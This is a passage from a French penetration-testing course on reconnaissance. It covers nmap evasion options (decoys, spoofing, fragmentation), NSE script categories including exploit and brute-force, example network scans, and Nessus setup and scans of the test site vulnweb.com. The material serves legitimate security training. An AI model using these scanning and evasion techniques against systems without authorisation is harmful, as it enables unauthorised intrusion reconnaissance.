  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
```

nmap : les scripts

- Le moteur de script Nmap (NSE) est un ajout incroyablement puissant à Nmap, étendant considérablement ses fonctionnalités. Les scripts NSE sont écrits dans le langage de programmation Lua et peuvent être utilisés pour faire une variété de choses : de la recherche de vulnérabilités à l'automatisation des exploits pour celles-ci. Le NSE est particulièrement utile pour la reconnaissance. Cependant, il convient de garder à l'esprit l'étendue de la bibliothèque de scripts.
- De nombreuses catégories sont disponibles. Certaines catégories utiles incluent :
  - ✓ safe :- n'affectera pas la cible.
  - ✓ intrusive :- Pas sûr : susceptible d'affecter la cible.
  - ✓ vuln : - Recherche de vulnérabilités.
  - ✓ exploit :- Tentative d'exploitation d'une vulnérabilité.
  - ✓ auth:- Tentative de contournement de l'authentification pour les services en cours d'exécution (exemple, se connecter à un serveur FTP de manière anonyme).
  - ✓ brute : - Tentative de force brute pour les services en cours d'exécution.
  - ✓ discovery :- Tentative d'interrogation des services en cours d'exécution pour plus d'informations sur le réseau (par exemple, interrogation d'un serveur SNMP).
- Pour une liste exhaustive des scripts nmap : https://nmap.org/book/nse-usage.html

nmap : exemples

nmap -sV -p 1-65535 192.168.1.1/24

Il s'agit d'une commande simple pour scanner votre réseau local. Cette commande scannera toute votre plage d'adresses IP locales (en supposant que vous êtes dans la plage 192.168.1.0-254), effectuera l'identification du service -sV et scannera tous les ports -p 1 -65535. En l'exécutant en tant qu'utilisateur normal et non root, ce sera un scan basé sur TCP Connect. Si la commande est exécutée avec sudo au début, elle s'exécutera comme un scan TCP SYN.

Vous pouvez scanner plusieurs hôtes en lancant simplement leurs adresses IP ou leurs noms d'hôte avec Nmap : **nmap 192.168.0.101 192.168.0.102 192.168.0.103**

Pour économiser du temps et des ressources réseau, nous pouvons également analyser plusieurs adresses IP, en recherchant une courte liste de ports communs. Par exemple, effectuons une analyse de connexion TCP pour les vingt premiers ports TCP avec l'option --top-ports et activons la détection de la version du système d'exploitation, l'analyse des scripts et la traceroute avec -A : **nmap -sT -A --top-ports=20 10.11.1.1-254 -oG resultats.txt**

Nous pouvons également identifier les services s'exécutant sur des ports spécifiques en inspectant les bannières de service (-sV) et en exécutant divers scripts d'énumération de système d'exploitation et de service (–A) sur la cible : **nmap -sV -sT -A 10.11.1.220**

PARTIE 2


Nessus : un scanner de vulnérabilités

- **Nessus** est un scanner de vulnérabilité. Il utilise des techniques similaires à Nmap pour trouver et signaler les vulnérabilités, qui sont ensuite présentées dans une interface graphique agréable à regarder. Nessus est différent des autres scanners car il ne fait pas d'hypothèses lors de la numérisation, comme si l'application Web s'exécuterait sur le port 80 par exemple.
- **Nessus** propose un service gratuit et un service payant, certaines fonctionnalités sont exclues du service gratuit pour vous inciter à acheter le service payant. La version gratuite est suffisante pour nos besoins de test d'intrusion.

Installation :

Nessus n'est pas installé par défaut sur Kali Linux. Il faut procéder à son installation :

1. Visitez le site : https://www.tenable.com/products/nessus/nessus-essentials et créez un compte.
2. Nous allons ensuite télécharger le fichier Nessus-#.##.#-debian6_amd64.deb et Enregistrez-le dans votre dossier /downloads/
3. Dans le terminal, nous allons naviguer vers ce dossier et exécuter la commande suivante : sudo dpkg -i package_file.deb
   N'oubliez pas de remplacer package_file.deb par le nom du fichier que vous avez téléchargé.




4. Nous allons maintenant démarrer le service Nessus avec la commande : sudo systemctl start nessusd.service
5. Ouvrez Firefox et accédez à l'URL suivante : https://localhost:8834/

Nessus : un scanner de vulnérabilités

Configuration

1. Ensuite, nous allons configurer le scanner. Sélectionnez l'option Nessus Essentials. Cliquer sur le bouton Skip nous amènera à une page, sur laquelle nous saisirons le code que nous avons reçu dans l'e-mail de Nessus.
2. Remplissez les champs Nom d'utilisateur et Mot de passe. Assurez-vous d'utiliser un mot de passe fort !
3. Nessus va maintenant installer les plugins nécessaires à son fonctionnement.
   Cela prendra un certain temps, qui dépendra de votre connexion Internet et capacités allouées à votre VM.
   Si la barre de progression semble ne pas bouger, cela signifie que vous n'avez pas assez d'espace sur la machine virtuelle pour effectuer l'installation.




4. Connectez-vous avec les identifiants de compte que vous avez créés précédemment.

PARTIE 2

Nessus : un scanner de vulnérabilités

Console de scan :

Vous avez maintenant installé Nessus avec succès et vous aurez une console d'accueil comme ceci :



PARTIE 2


02 – Identifier les vulnérabilités des services utilisés

Outils de scan (nmap, Nessus, Nexpose, etc.)

Nessus : un scanner de vulnérabilités

Lancer un scan :

- Pour lancer un scan, nous cliquons simplement sur ''New Scan'', une section policy Templates de scan apparait pour choisir le type de scan :
- Pour nos besoins de test d'intrusion, seulement les 2 premiers types de scan nous intéressent :
  - ✓ Discovery : ce scan nous permet juste de confirmer que le hôte cible est actif
  - ✓ Vulnerabilities : ces types de scans nous permettent de scanner le hôte cible dans l'objectif d'identifier des vulnérabilités




PARTIE 2

Nessus : un scanner de vulnérabilités

Lancer un scan réseau :

- Nous commencerons par l'un des types de scan les plus utiles, considéré comme adapté à n'importe quel hôte : "Basic network scan »
- Nous devons nommer le scan et nous pouvons modifier les options du scan ou ajouter des informations d'authentification si le scanner a besoin de s'authentifier pour scanner le hôte cible
- Pour note exemple, nous allons scanner testasp.vulnweb.com
- Il est possible de sauvegarder le scan pour être lancé ultérieurement
- Dans notre cas, nous lançons le scan en cliquant sur launch (après avoir cliquer sur la flèche à côté de save) et le scan sera lancé




PARTIE 2

Nessus : un scanner de vulnérabilités

Résultats du scan réseau :

- Parce qu'il s'agit d'un scan réseau, les vulnérabilités sont des informations récupérées sur le hôte cible. Nous pouvons cliquer sur chaque ligne pour voir les détails :



PARTIE 2


PARTIE 2

Nessus : un scanner de vulnérabilités

Résultats du scan réseau :

Un exemple d'informations récupérées concernant le hôte cible :

Le FQDN du hôte a été trouvé (c'est une instance ec2 on sait donc que le hôte. est hébergé chea AWS)




L'OS de l'hôte a été retrouvé, c'est Microsoft Windows 2012 R2

Nessus : un scanner de vulnérabilités

Lancer un scan web :

- Parmi les types de scan les intéressants, le scan pour identifier des vulnérabilités applicatives pour un site web cible : Web Application Tests
- Nous devons nommer le scan et nous pouvons modifier les options du scan ou ajouter des informations d'authentification si le scanner a besoin de s'authentifier pour scanner le site web cible
- Pour note exemple, nous allons scanner le site web : vulnweb.com
- Il est possible de sauvegarder le scan pour être lancé ultérieurement
- Dans notre cas, nous lançons le scan en cliquant sur launch (après avoir cliquer sur la flèche à côté de save) et le scan sera lancé

